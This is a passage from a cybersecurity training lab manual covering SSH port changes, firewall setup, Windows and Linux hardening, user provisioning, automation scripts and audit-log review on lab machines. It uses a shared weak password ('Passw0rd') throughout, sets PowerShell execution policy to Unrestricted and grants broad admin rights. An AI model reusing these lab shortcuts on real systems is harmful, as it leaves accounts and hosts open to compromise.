- In the Terminal window, type the following:
    - sudo firewall-cmd –reload
- Press Enter

Step 12

- In the Terminal window, type the following:
    - sudo firewall-cmd --zone=public --list-ports
- Press Enter.
- The newly allocated port for the SSH service needs to be opened through the firewall to ensure remote connectivity.

Step 13

- In the Terminal window, type the following:
    - sudo systemctl restart sshd
- Press Enter.

Step 14

- In the Terminal window, type the following:
    - sudo systemctl status sshd
- Press Enter.

- The SSHD service needs to be restarted to ensure the changes that were made are applied. From the results, it can be seen that the SSHD service is listening on port 1155, indicating that changes were applied successfully.
- Close the Terminal

Step 15
- Connect to ACIDC01.
- Right-click the Start charm and select Windows Powershell (Admin).

Step 16
- In the Administrator: Windows PowerShell window, type the following:
    - ssh -p 1155 aciadmin@192.168.0.4
- Press Enter.
- When prompted, type yes and press Enter.

Step 17
- Enter the following password:
    - Passw0rd
- Press Enter.
- A successful remote connection to the ACIALMA was established using the new port specified.

Step 18
- Type the following in the Windows PowerShell window:
    - exit
- Press Enter.

Step 19
- Close the Administrator: Windows PowerShell window.

Task 2 – Manage a Linux Firewall

Linux devices have a Firewall application installed by default, but the graphical user interface is not enabled. In this task, a Linux device's Firewall Graphical User interface will be enabled.

Step 1
- Connect to ACIALMA.
- In the Activities menu, select Terminal.

Step 2
- In the Terminal window, type the following:
    - sudo dnf install firewall-config -y
- Press Enter.
- When prompted, enter the following password:
    - Passw0rd
- Press Enter.

Step 3
- Select Activities in the top left-hand corner.

Step 4

- In the Activities menu, select Show Applications.

Step 5

- In the Type to search bar, type the following:
  - Firewall
- Click the Firewall application.

Step 6

- Enter the following password in the Authentication Required pop-up window:
  - Passw0rd
- Press Enter.

Step 7

- Click OK on the Error pop-up window.
- In the Firewall Configuration window, select the Ports tab.

Step 8

- The open ports on the device are displayed. The Firewall Configuration application can be used to manage the device's firewall instead of using the terminal window.
- Close the Firewall Configuration window.

Exercise 2 – Windows Server Hardening Techniques

A Cyber Security Specialist needs to evaluate the security posture of devices on the network and remediate detected vulnerabilities. Windows Servers can be hardened by implementing policies to ensure best practices are applied. In this exercise, Group Policies will be applied to harden and protect Windows servers. After completing this exercise, you should be able to: Harden a Windows Server, Manager a Windows Server Firewall

Task 1 – Harden a Windows Server

In this task, policies will be applied to harden a Windows Server.

Step 1

- Connect to ACIDC01.
- In Server Manager, select Tools and click Group Policy Management.

Step 2

- In the Group Policy Management window, expand Forest:aciplab.com > Domains > aciplab.com and select Default Domain Policy.
- In the Group Policy Management Console pop-up window, click OK.

Step 3

- Right-click the Default Domain Policy and select Edit.

Step 4

- In the Group Policy Management Editor, expand Computer Configuration > Policies > Windows Settings > Security Settings and select Account Policies.

Step 5

- In Account Policies, double-click on Password Policy.

Step 6

- In the Password Policy pane, right-click on Maximum password age and select Properties.

Step 7

- On the Maximum password age Properties window, change the Password will expire in: field to the following:
    - 7
- Click OK.
- Changing the Maximum password age to 7 days will ensure the user must change their passwords every seven days. Depending on the company's policy, this can be changed accordingly.

Step 8

- In the Password Policy pane, right-click on Minimum password length and select Properties.

Step 9

- In the Minimum password length Properties window, change the value for the Password must be at least: field to the following:
    - 10
- Click OK.

Step 10

- In the left pane, select Account Lockout Policy.

Step 11

- Right-click Account lockout threshold and select Properties.

Step 12

- In the Account lockout threshold Properties window, change the value for the Account will not lock out field to the following:
    - 5
- Click OK.

Step 13

- Click OK on the Suggested Value Changes pop-up window.
- Changing the Account lockout threshold properties automatically changes the values for the Account lockout duration, Reset account lockout counter after, and Allow Administrator account lockout policies. Applying these policies will ensure the account will be locked out after five failed login attempts, resulting in the account being locked for 10 minutes. These policies are used to prevent brute-force attacks and the domain accounts of users.

Task 2 – Manage a Windows Server Firewall

Windows Server is packaged natively with a software-based firewall. The Microsoft Defender Firewall can be used to open and close ports and allow or block specific applications. In this task, the Microsoft Defender Firewall will be used to allow a specific application through the firewall.

Step 1

- Connect to ACIDM01.
- Type the following in the Type here to search textbox:
    - Windows Defender Firewall
- Select Windows Defender Firewall in the Best match window.

Step 2

- In the Windows Defender Firewall window, select Allow an app or feature through Windows Defender Firewall on the left pane.

Step 3

- On the Allow apps to communicate through Windows Defender Firewall window, scroll down and enable the Performance Logs and Alerts tick-box.
- Ensure to enable the Domain tick-box.
- Click OK.
- The Windows Defender Firewall can be used to allow specific applications through the firewall. A Cyber Security Specialist can monitor the applications that are allowed through the firewall and disable apps that are not required to have access through the firewall.

Step 4

- Select Advanced settings on the Windows Defender Firewall window.

Step 5

- In the Windows Defender Firewall with Advanced Security window, select Windows Defender Firewall Properties in the middle pane.

Step 6

- On the Windows Defender Firewall with Advanced Security pop-up window, click Customize in the Logging section.

Step 7

- On the Customize Logging Settings for the Domain Profile pop-up window, enable the following drop-down menus:
    - Log dropped packets: Yes
    - Log successful connections: Yes
- Click OK.
- The Logging of packets through the Windows Firewall is not enabled by default. After enabling the logging, a Cyber Security Specialist will be able to analyze the logs collected, which can be used to determine if there is any malicious activity occurring on the device.

Step 8

- Click OK on the Windows Defender Firewall with Advanced Security pop-up window.

Step 9


- On the Windows Defender Firewall with Advanced Security, expand Monitoring and select Firewall.

Step 10

- In the Firewall option of the Monitoring menu, the Inbound and Outbound connections can viewed. A Cyber Security Specialist can use this information to monitor the connections to the device.
- Close the Windows Defender Firewall with Advanced Security window.

Implement Identity and Access Management

Lab Topology



-
- ACIDC01 - Windows Server 2022 - Domain Controller
- ACIDM01 - Windows Server 2022 - Domain Member Server
- ACIWIN11 - Windows 11 PRO - Domain Member Workstation
- ACIALMA - Alma Linux 9.1 - Stand-alone Linux Server
- ACIKALI - Kali Purple 2023.1 - Stand-alone Linux Workstation

Exercise 1 – Provisioning User Accounts on a Microsoft Server

A Cyber Security Specialist needs to monitor the user accounts that are created to ensure that users do not have unnecessary privileges assigned to their account, also known as least privileged as possible. In this exercise, a domain user account will be provisioned, and specific privileges will be assigned to it. After completing this exercise, you should be able to: Create a Domain User Account using Active Directory Users and Computers, Create a User using Windows PowerShell

Task 1 – Create a Domain User Account using Active Directory Users and Computers

In this task, a domain user account will be created on a Microsoft Server.

Step 1

- Connect to ACIDC01.
- In Server Manager, click Tools and select Active Directory Users and Computers.

Step 2

- In the Active Directory Users and Computers window, right-click aciplab.com and select New > Organizational Unit.

Step 3

- In the New Object - Organizational Unit pop-up window, enter the following in the Name field:
    - System Administrators
- Click OK.

Step 4

- In the Active Directory Users and Computers window, right-click System Administrators, select New, and click Group.

Step 5

- On the New Object - Group pop-up window, enter the following in the Group name field:
    - System Administrators
- Click OK.

Step 6

- Right-click in the right pane of System Administrators and select New > User.

Step 7

- In the New Object - User pop-up window, complete the following:
    - First Name: Subi
    - Last Name: ACI
    - User logon name: subiaci
- Click Next.

Step 8

- Enter the following on the New Object - User pop-up window:
    - Password: Passw0rd
    - Confirm password: Passw0rd
- Click Next.

- The newly created user was assigned a weak password. Once the user logs in with the new account, the user will be prompted to change the password, which will then conform to the password complexity and length policies as stipulated by the Cyber Security Specialist.

Step 9
- Click Finish on the New Object - User pop-up window.
- The newly created user has not been assigned any permissions and will not be able to access any resources on the network.

Step 10
- Right-click the System Administrators group and select Properties.

Step 11
- On the System Administrators Properties pop-up window, select the Members tab.

Step 12
- On the Members tab, click Add.

Step 13
- On the Select Users, Contacts, Computers, Service Accounts, or Groups pop-up window, enter the following in the Enter the object name to select pane:
    - Subi ACI
- Click Check Names

Step 14
- Click OK on the Select Users, Contacts, Computers, Service Accounts, or Groups pop-up window.

Step 15
- Click the Member Of tab on the System Administrators Properties pop-up window.

Step 16
- On the Member Of tab, click Add.

Step 17
- On the Select Groups pop-up window, enter the following in the Enter the object names to select field:
    - Administrators
- Click Check Names.

Step 18
- Click OK on the Select Groups pop-up window.

Step 19
- Click OK on the System Administrators Properties window.
- The user Subi ACI was added to the Security Group, which was assigned the administrator's privileges. It is best practice to add users to a security group instead of assigning individual permissions to a user.

Task 2 – Create a User using Windows PowerShell

In this task, a user will be created using Windows PowerShell. You will then assign the user to a Security Group.

Step 1
- Connect to ACIDC01.
- Right-click Start and select Windows PowerShell (Admin).

Step 2
- In the Administrator: Windows PowerShell window, type the following:
    - New-ADUser -Name "Louis ACI" -GivenName "Louis" -Surname "ACI" -SamAccountName "louisaci" -UserPrincipalName "louisaci@aciplab.com" -Path "OU=System Administrators,DC=aciplab,DC=com" -AccountPassword(Read-Host -AsSecureString "Input Password") -Enabled $true
- Press Enter.
- When prompted, enter the following password:
    - Passw0rd
- Press Enter.

Step 3
- In the Administrator: Windows PowerShell window, type the following:
    - Add-ADGroupMember -Identity "System Administrators" -Members louisaci
- Press Enter.
- Windows PowerShell can be used to create users in Active Directory and minimizes the administrative effort for a Cyber Security Specialist.

Step 4
- Restore the Server Manager window from the Taskbar.

Step 5
- In Server Manager, select Tools and click Active Directory Users and Computers.

Step 6
- In the Active Directory Users and Computers window, right-click the System Administrators security group and select Properties.
- The user that was created using Windows PowerShell is in the correct Organizational Unit.

Step 7
- On the System Administrators Properties pop-up window, select the Members tab.

Step 8
- The user that was created using Windows PowerShell was successfully added to the System Administrator's security group. It is best practice to disable the default administrator account and create a different account to prevent brute-force attacks.
- Click Cancel on the System Administrators Properties window.

Exercise 2 – Provisioning User Accounts on a Linux Server

A Cyber Security Specialist needs to monitor the user accounts that are created to ensure that users do not have unnecessary privileges assigned to their account, also known as least privileged as possible. In this exercise, a Linux user account will be provisioned, and specific privileges will be assigned to it. After completing this exercise, you should be able to: Create a User Account on a Linux Server using the Terminal Window, Create a User Account on a Linux Server using the GUI

Task 1 – Create a User Account on a Linux Server using the Terminal Window

In this task, a user account will be created on a Linux server, and specific privileges will be assigned to the account.

Step 1

- Connect to ACIALMA.
- In the Activities menu, select Terminal.

Step 2

- In the Terminal window, enter the following:
    - sudo useradd louisaci
- Press Enter.
- When prompted, enter the following password:
    - Passw0rd
- Press Enter.
- Executing the command will create a new user on the Linux device.

Step 3

- In the Terminal window, enter the following:
    - sudo passwd louisaci
- Press Enter.
- In the New password and Retype new password field, enter the following:
    - Passw0rd
- Press Enter after each field.
- The command executed will set a new password for the user. Note that a warning is displayed warning that the password is not secure. In a production environment, a secure password will be used.

Step 4

- In the Terminal window, enter the following:
    - sudo usermod -aG wheel louisaci
- Press Enter.
- If prompted, enter the password Passw0rd and press Enter.
- Adding the user to the wheel group on the Alma Linux will enable the user to execute commands as a root user. The root account can be disabled to prevent brute-force attacks on it.

Step 5

- In the Terminal window, enter the following:
    - su louisaci
- Press Enter.
- When prompted, enter the following:
    - Passw0rd

- Press Enter.
- Executing the command will switch to the newly created user.

Step 6
- In the Terminal window, enter the following:
    - whoami
- Press Enter.

Step 7
- In the Terminal window, enter the following:
    - sudo dnf update wazuh* -y
- Press Enter.
- When prompted, enter the following:
    - Passw0rd
- Press Enter.
- The newly created user account was able to execute commands with elevated privileges. The upgrade process will take a few minutes to complete.

Task 2 – Create a User Account on a Linux Server using the GUI

In this task, a user account will be created using the Graphical User Interface on a Linux server.

Step 1
- Connect to ACIALMA.
- Click Activities in the top left corner.

Step 2
- In the Activities menu, in the Type here to search bar, type the following:
    - Users
- Select Users Add or remove users and change your password menu option.

Step 3
- Click Unlock in the Users window.

Step 4
- Enter the following in the Authentication Required pop-up window:
    - Passw0rd
- Click Authenticate.

Step 5
- Click Add User in the top right corner on the Users window.

Step 6
- On the Add User pop-up window, select Administrator in the Account Type field.

Step 7
- Complete the following fields in the Add User pop-up window:
    - Full Name: Subi ACI
- Select Set a password now radio button.

- Enter the following in the Password and Confirm fields:
    - Pr@ctice
- Click Add.


Step 8
- Click Activities in the top left corner.

Step 9
- Select Terminal in the Activities menu.

Step 10
- In the Terminal window, enter the following:
    - su subiaci
- Press Enter.
- When prompted, enter the following password:
    - Pr@ctice
- Press Enter.
- The newly created user, through the GUI, has successfully logged in to the Linux device.

Implementation of Automation and Orchestration for Security Operations

Lab Topology



-
- ACIDC01 - Windows Server 2022 - Domain Controller
- ACIDM01 - Windows Server 2022 - Domain Member Server
- ACIWIN11 - Windows 11 PRO - Domain Member Workstation
- ACIALMA - Alma Linux 9.1 - Stand-alone Linux Server
- ACIKALI - Kali Purple 2023.1 - Stand-alone Linux Workstation

Exercise 1 – Creating Automation Scripts

Different operating systems use different file types that can be used for scripting. Microsoft operating system can use PowerShell scripts with a file extension of .ps or Command Prompt file types with a .bat file extension. In comparison, script files for Linux operating systems use the bash shell to create a file with a .sh extension. In this exercise, different scripting files will be identified, and basic automation scripts will be created. After completing this exercise, you should be able to: Create a Linux Automation Script, Create a Basic Automation PowerShell Script, Creating Users using a Script

Task 1 – Create a Linux Automation Script

Script files can be used to automate repetitive administration tasks to minimize administrative effort. The most commonly used file for creating a script using a Linux operating system in the bash shell is the .sh file type. In this task, a simple Linux automation script will be created.

Step 1

- Connect to ACIALMA.
- Select Terminal in the Activities menu.

Step 2

- In the Terminal window, type the following and press Enter:
  - touch Documents/acidoc{1..10}
- Executing the touch command will create files that will be backed up later using a script.

Step 3

- In the Terminal window, type the following and press Enter:
  - ls -l Documents/
- Executing the command will create ten text files in the Documents folder.

Step 4

- In the Terminal window, type the following and press Enter:
  - mkdir Backup
- The above command will create a Backup directory.

Step 5

- In the Terminal window, type the following and press Enter:
  - ls -l
- Executing the command will list the user's home folder content.

Step 6

- In the Terminal window, type the following and press Enter:
  - touch acibackup.sh
- Executing the touch command will create a file that will be used to create a backup script.

Step 7

- In the Terminal window, type the following and press Enter:
- vim acibackup.sh

Step 8

- In the Terminal window, press the "i" key.
- Pressing the "i" key enables editing the file using the vim application.

Step 9

- In the Terminal window, type the following and press Enter:
  - #!/bin/bash
  - tar cfv /home/aciadmin/Backup/acibackup.tar /home/aciadmin/Documents
- The vim application is used to create a basic script file that will back up the documents in the Documents folder to the backup directory.

Step 10

- In the vim application, press the Esc key.

Step 11

- In the Vim application, type the following and press Enter:

    - :wq

Step 12
- In the Terminal window, type the following and press Enter:
    - chmod +x acibackup.sh
- The chmod command is to be used with the +x parameter to make the script file executable.

Step 13
- In the Terminal window, type the following and press Enter:
    - ls -l acibackup.sh
- The command displays the properties of the created script file.

Step 14
- In the Terminal window, type the following and press Enter:
    - ./acibackup.sh
- The script that was created will create a backup of the user's Documents folder to the Backup folder. The script can be automated to run at a specific time.

Task 2 – Create a Basic PowerShell Automation Script

Windows PowerShell can be used to create scripts to automate specific administrative tasks, for example, mapping a shared network drive. Creating scripts can reduce the administrative effort needed to complete repetitive tasks. In this task, a basic PowerShell automation script will be created.

Step 1
- Connect to ACIDC01.
- Click the File Explorer icon on the Taskbar.

Step 2
- In the File Explorer window, expand This PC and select Local Disk (C:).

Step 3
- Right-click in the right pane and select New > Folder.

Step 4
- Rename the New folder to the following, and press Enter:
    - Marketing

Step 5
- Right-click on the Marketing folder and select Properties.

Step 6
- On the Marketing Properties window, select the Sharing tab.

Step 7
- On the Sharing tab, select Advanced Sharing.

Step 8
- In the Advanced Sharing window, tick the Share this folder checkbox and click OK.

Step 9
- Click Close on the Marketing Properties window.
- Close the File Explorer window.

Step 10
- Connect to ACIWIN11.
- Right-click the Start charm and select Windows Terminal (Admin).

Step 11
- In the Administrator: Windows PowerShell window, type the following and press Enter:
- notepad.exe mapdrive.ps1

Step 12
- On the Notepad pop-up window, select Yes.

Step 13
- In the mapdrive - Notepad window, type the following:
    - New-PSDrive -Name K -PSProvider FileSystem -Root "\\ACIDC01\Marketing" -Persist -Scope Global

Step 14
- In Notepad, click the File menu and select Save.
- Close the Notepad window.

Step 15
- In the Administrator: Windows PowerShell window, type the following and press Enter:
    - Set-ExecutionPolicy Unrestricted

Step 16
- Type the following in the Administrator: Windows PowerShell window and press Enter:
    - .\mapdrive.ps1

Step 17
- Open File Explorer from the Taskbar.

Step 18
- The recently mapped Marketing network drive is displayed in File Explorer. The PowerShell script can be used to map network drives on users' login.

Task 3 – Creating Users using a Script

A Cyber Security Specialist can use Windows PowerShell to automate creating users using a script. In this task, a Windows PowerShell script will be created to provision a user account in Active Directory.

Step 1
- Connect to ACIDC01.
- Right-click Start and select Windows PowerShell (Admin).

Step 2

- In the Administrator: Windows PowerShell window, enter the following:
  - New-ADOrganizationalUnit -Name Marketing -Path “DC=ACIPLAB,DC=COM”
- Press Enter.

Step 3

- In the Administrator: Windows PowerShell window, enter the following:
  - notepad.exe createuser.ps1
- Press Enter.

Step 4

- On the Notepad pop-up window, select Yes.

Step 5

- In the createuser - Notepad window, type the following:
  - Import-Module activedirectory New-ADUser -Name(Read-Host "Enter Name") -GivenName(Read-Host "Enter Given Name ") -Surname(Read-Host "Enter Surname") -SamAccountName(Read-Host "Enter SamAccountName") -UserPrincipalName(Read-Host "Enter UPN eg @aciplab.com") -Path "Ou=Marketing,DC=ACIPLAB,DC=com" -AccountPassword(Read-Host -AsSecureString "Enter Secure Password") -ChangePasswordAtLogon $true -Enabled $true

Step 6

- In the createuser - Notepad window, click File and select Save.
- Close Notepad.

Step 7

- In the Administrator: Windows PowerShell window, type the following and press Enter:
  - .\createuser.ps1

Step 8

- Enter the following and press Enter after each field:
  - Enter Name: Subi
  - Enter Given Name: Subi
  - Enter Surname: P
  - Enter SamAccountName: Subi.p
  - Enter UPN eg @aciplab.com: subi.p@aciplab.com
  - Enter Secure Password: Passw0rd

Step 9

- Restore Server Manager from the Taskbar.

Step 10

- In the Server Manager window, click Tools and select Active Directory Users and Computers.


Step 11

- In the Active Directory Users and Computers window, expand aciplab.com and select the Marketing Organizational Unit.

- The user Subi was successfully created using the PowerShell script. This script can be used to quickly create users in Active Directory when compared to the amount of time it used to create users through Active Directory Users and Computers.

Investigative Data Sources

Lab Topology



-
- ACIDC01 - Windows Server 2022 - Domain Controller
- ACIDM01 - Windows Server 2022 - Domain Member Server
- ACIWIN11 - Windows 11 PRO - Domain Member Workstation
- ACIALMA - Alma Linux 9.1 - Stand-alone Linux Server
- ACIKALI - Kali Purple 2023.1 - Stand-alone Linux Workstation

Exercise 1 – Log File Analysis

A Cyber Security Specialist needs to monitor the log files of devices on the network regularly. Log files can be used to determine if there is any malicious activity or unauthorized access to the devices. In this exercise, the log files of devices will be analyzed.

Task 1 – Analyze Log Files on a Linux device

In this task, the generated log files of a Linux device will be analyzed.

Step 1
- Connect to ACIALMA.
- Open the Terminal window from the Activities window.

Step 2
- In the Terminal window, type the following:
  - sudo less /var/log/audit/audit.log
- Press Enter.
- When prompted for a password, type the following:
  - Passw0rd
- Press Enter.

Step 3
- Type the following in the Terminal window:
  - /aciadmin
- Press Enter.
- The audit.log file on the Alma device can be used to investigate events on the device. In this example, the actions conducted by the aciadmin user are displayed using the less command.

Step 4
- In the Terminal window, type the following:
  - /sshd
- Press Enter.
- The audit.log file can be searched using the less command to display specific events in the example; all the sshd events that were logged are displayed.

Step 5
- In the Terminal window, type the following:
  - q

Step 6
- In the Terminal window, type the following:
  - sudo tail -F /var/log/audit/audit.log

Step 7
- Connect to ACIKALI.
- Open the Terminal window from the Taskbar.

Step 8
- In the Terminal window, type the following:
  - ssh aciadmin@192.168.0.4
- Press Enter

Step 9
- Type the following in the Terminal window:
  - yes
- Press Enter.

Step 10

- Type the following password in the Terminal window:
    - wrongpassword
- Press Enter.

Step 11

- Type the following password in the Terminal window:
    - wrongpassword
- Press Enter.

Step 12

- Type the following password in the Terminal window:
    - Passw0rd
- Press Enter.

Step 13

- Connect to ACIALMA.
- Press CTRL + C in the Terminal window.

Step 14

- In the Terminal window, scroll up and review the results.
- The tail command used in conjunction with the -F parameter was used to follow the events that are captured in the audit.log file. From the results, it can be seen that there was a failed ssh login attempt by the aciadmin and a successful login with the same account.

Task 2 – Analyze Log Files on a Microsoft Device

Windows Server, the default logging of events that occurs on the Windows Defender Firewall is not enabled by default. In this task, event logging on a Windows Server will be enabled.

Step 1

- Connect to ACIDM01.
- In the Type here to search textbox, type the following:
    - Windows Defender Firewall with Advanced Security
- In the Best match window, select Windows Defender Firewall with Advanced Security.

Step 2

- In the Windows Defender Firewall with Advanced Security window, select Windows Defender Firewall Properties in the middle pane.

Step 3

- On the Windows Defender Firewall with Advanced Security on Local Computer pop-up window, select Customize in the Logging section.

Step 4

- On the Customize Logging Settings for the Domain profile pop-up window, select the following in the drop-menus:
    - Log dropped packets: Yes

    - Log successful connections: Yes
- Click OK.

Step 5
- Click the Private Profile tab on the Windows Defender Firewall with Advanced Security on Local Computer pop-up window.

Step 6
